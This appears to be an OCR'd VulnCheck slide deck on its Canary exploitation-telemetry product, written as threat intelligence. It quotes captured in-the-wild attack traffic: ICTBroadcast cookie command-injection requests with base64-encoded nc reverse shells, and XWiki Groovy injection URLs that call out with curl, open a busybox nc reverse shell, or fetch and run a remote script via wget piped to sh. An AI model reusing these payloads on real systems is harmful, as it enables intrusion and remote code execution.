VulnCheck

# Inside Canary Intelligence: Real-World Exploitation Data You Can Act On

# Introductions

## Kimber Duke

Director of Product Management

## Jacob Baines

Chief Technology Officer

## Patrick Garrity


Security Researcher

VulnCheck

# Exploitation Moves Faster Than Reporting

## Time From CVE to Exploitation Evidence

## Source: VulnCheck KEV 1H-2025

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
# We know as an industry CVEs are exploited... but not always how



| | | |
|---|---|---|
| Honeypots catch noise but rarely real attacks. | Open hosts quantified from Shodan/OSINT != verified exploitation. | Scanning traffic != verified exploitation |

There’s a gap between detection and confidence.

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
# Introducing VulnCheck Canaries

- Intentionally vulnerable systems deployed **globally**.
- Capture **real attacker behavior** on real software.
- Record **payloads, IPs, geolocation, exploited CVEs**.
- Verified **exploitation telemetry** in data.



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
# How Canary Intelligence Works

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# What Makes VulnCheck Canaries Different

| Feature | Honeypot | Canary |
|---|---|---|
| **Fidelity** | Low | High |
| **Target** | Decoy hosts that act like puppets | Real vulnerable hosts that respond authentically |
| **Detection** | Broad set of detection matches | Matches detection for a specific action |
| **Payload Access** | Limited or none | Full exploit payloads and related artifacts |

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# What Makes VulnCheck Canaries Different

**Caitlin Condon** EN
@catc0n

Over the long weekend, VulnCheck observed in-the-wild exploitation of CVE-2025-2611, an unauthenticated command injection vulnerability in ICTBroadcast that allows for RCE. A couple hundred instances are exposed to the internet, which @albinolobster notes is definitely not the recommended configuration.

vulncheck.com/blog/ictbroadcas...

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**ICTBroadcast Command Injection Actively Ex...**
Attackers are abusing an unauthenticated command injection ...

1 Oct 14

**Niels Heinen**
@heinen@infosec.exchange

@catc0n @albinolobster I don't see this on my honeypots, how did you detect this ? Did you emulate an ICTBroadcast on a honeypot and got selected for attacks that way ?

Oct 23, 2025, 07:43 AM · · Mastodon for Android

**0** boosts · **0** quotes · **0** favorites

**Caitlin Condon** EN
@catc0n

@heinen @albinolobster Hi Niels! Nope, we detected exploitation against a live system.

0 Oct 24

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
# What Makes VulnCheck Canaries Different




```
GET /login.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (iPad; CPU OS 17_7_2 like Mac OS X) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/17.4.1 Mobile/15E148 Safari/604.1
Cookie: BROADCAST=`echo${IFS}c2xlZXAgMw==|base64${IFS}-d|sh`
```

The attacker uses a classic command-injection technique: base64-encoding the payload, decoding it with `base64 -d`, then executing it with `sh`. The payload above decodes to `sleep 3` and functions as a timing probe to confirm command execution.

Subsequent attacks used multiple methods to create reverse shells. From traditional `mkfifo` + `nc`:

```
GET /login.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (iPad; CPU OS 17_7_2 like Mac OS X) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/17.4.1 Mobile/15E148 Safari/604.1
Cookie: BROADCAST=`echo${IFS}
bWtmaWZvIC90bXAvcGZnbWd6OyBuYyA4NXNwOWJleGoubG9jYWx0by5uZXQgMjI1MiAwPC90bXAvcGZnbWd6IH
wgL2Jpbi9zaCA+L3RtcC9wZmdtZ3ogMj4mMTsgcm0gL3RtcC9wZmdtZ3o=|base64${IFS}-d|sh`
```

# VulnCheck Canary Data: Scanning


```
{
  "src_ip": "18.228.3.224",
  "src_port": 35900,
  "src_country": "BR",
  "dst_country": "FR",
  "cve": "CVE-2025-24893",
  "signature_id": 12700499,
  "signature": "VULNCHECK XWiki CVE-2025-24893 Exploit Attempt (Groovy)",
  "category": "Web Application Attack",
  "severity": 1,
  "payload":
"R0VUIC94d2lraS9iaW4vZ2V0L01haW4vU29sclNlYXJjaD9tZWRpYT1yc3MmdGV4dD0lN0QlN0QlN0IlN0Jhc3luYyUyMGFzeW5jJTNEZmFsc2UlN0QlN0QlN0IlN0Jncm9vdnklN0QlN0QlMjJjdXJsJTIwa3NkdXFlcWtzZ3l3bnNvaXl3c2c4OWVxbzB4cnRlbHBhLm9hc3QuZnVuLzIlMjIuZXhlY3V0ZSUyOCUyOSU3QiU3Qi9ncm9vdnklN0QlN0QlN0IlN0IvYXN5bmMlN0QlN0QgSFRUUC8xLjENCkhvc3Q6IFZDX1JFREFDVEVEQpVc2VyLUFnZW50OiBweXRob24tcmVxdWVzdHMvMi4zMi40DQpBY2NlcHQtRW5jb2Rpbmc6IGd6aXAsIGRlZmxhdGUsIHpzdGQNCkFjY2VwdDogKi8qDQpDb25uZWN0aW9uOiBrZWVwLWFsaXZlDQoNCg==",
  "http": {
    "url": "/xwiki/bin/get/Main/SolrSearch?
media=rss&text=%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%22curl%20ksduqeqksgywnsoiywsg89eqo0xrtelpa.oast.fun
/2%22.execute%28%29%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D",
    "http_user_agent": "python-requests/2.32.4",
    "protocol": "HTTP/1.1"
  },
  "timestamp": "2025-10-31T10:28:30.367Z"
}
```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# VulnCheck Canary Data: Exploitation


{
  **"src_ip": "18.228.3.224",**
  "src_port": 37348,
  "src_country": "BR",
  "dst_country": "FR",
  "cve": "CVE-2025-24893",
  "signature_id": 12700499,
  "signature": "VULNCHECK XWiki CVE-2025-24893 Exploit Attempt (Groovy)",
  "category": "Web Application Attack",
  "severity": 1,
  "payload":
"R0VUIC94d2lraS9iaW4vZ2V0L01haW4vU29sclNlYXJjaD9tZWRpYTlyc3MmdGV4dD0lN0QlN0QlN0IlN0Jhc3luYyUyMGFzeW5jJTNEZmFsc2UlN0QlN0QlN0IlN0Jncm9vdnklN0QlN0QlMjJidXN5Ym94JTIwbmMlMjAxOC4yMjguMy4yMjQlMjA4NDQzJTIwLWUlMjAvYmluL2Jhc2glMjIuZXhlY3V0ZSUyOCUyOSU3Qi U3Qi9ncm9vdnklN0QlN0QlN0IlN0IvYXN5bmMlN0QlN0QgSFRUUC8xLjENCkhvc3Q6IFZDX1JFREFDVEVEDQpVc2VyLUFnZW50OiBweXRob24tcmVxdWVzdHMvMi4zMi40DQpBY2NlcHQtRW5jb2Rpbmc6IGd6aXAsIGRlZmxhdGUsIHpzdGQNCkFjY2VwdDogKi8qDQpDb25uZWN0aW9uOiBrZWVwLWFsaXZlDQoNCg==
",
  "http": {
    "url": "/xwiki/bin/get/Main/SolrSearch?
media=rss&text=%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%22**busybox%20nc%2018.228.3.224%208443%20-e%20/bin/bash**%22.execute%28%29%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D",
    "http_user_agent": "python-requests/2.32.4",
    "protocol": "HTTP/1.1"
  },
  "timestamp": "2025-10-31T10:36:30.275Z"
}


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# VulnCheck Canary Data


{
"src_ip": "45.153.34.156",
"src_port": 42772,
"src_country": "NL",
"dst_country": "US",
"cve": "CVE-2025-24893",
"signature_id": 12700499,
"signature": "VULNCHECK XWiki CVE-2025-24893 Exploit Attempt (Groovy)",
"category": "Web Application Attack",
"severity": 1,
"payload":
"R0VUIC94d2lraS9iaW4vZ2V0L01haW4vU29sclNlYXJjaD9tZWRpYTlyc3MmdGV4dD0lN0IlN0Jhc3luYyUyMGFzeW5jJTNEZmFsc2UlN0QlN0QlN0IlN0Jncm9vdnklN0QlN0QlNUIlMjdzaCUyNyUyQyUyMCUyNy1jJTI3JTJDJTIwJTI3d2dldCUyMC1xTy0lMjBodHRwJTNBJTJGJTJGNzQuMTk0LjE5MS41MiUyRnJvbmRvLnNkdS5zaCU3Q3NoJTI3JTVELmV4ZWN1dGUlMjglMjkudGV4dCU3QiU3QiUyRmdyb292eSU3RCU3RCU3QiU3QiUyRmFzeW5jJTdEJTdEIEhUVFAvMS4xDQpIb3N0OiBWQ19SRURBQ1RFRA0KVXNlci1BZ2VudDogTW96aWxsYS81LjAgKGJhbmcyMDEzQGF0b21pY21haWwuaW8pDQpDb25uZWN0aW9uOiBjbG9zZQ0KQWNjZXB0OiAqLyoNCg0K",
"http": {
"url": "/xwiki/bin/get/Main/SolrSearch?
media=rss&text=%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%5B%27sh%27%2C%20%27-c%27%2C%20%27**wget%20-qO-%20http%3A%2F%2F74.194.191.52%2Frondo.sdu.sh%7Csh**%27%5D.execute%28%29.text%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D",
"http_user_agent": "Mozilla/5.0 (bang2013@atomicmail.io)",
"protocol": "HTTP/1.1"
},
"timestamp": "2025-11-12T13:24:31.044Z"
}


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# Detections as of Nov. 7th, 2025

## VulnCheck Canary Exploitation Detection Metrics

| VulnCheck Canary Metrics | CVEs |
|---|---|
| Detected Exploitation | 228 |
| On VulnCheck KEV | 228 |
| On CISA KEV | 116 |
| Associated with Ransomware | 45 |

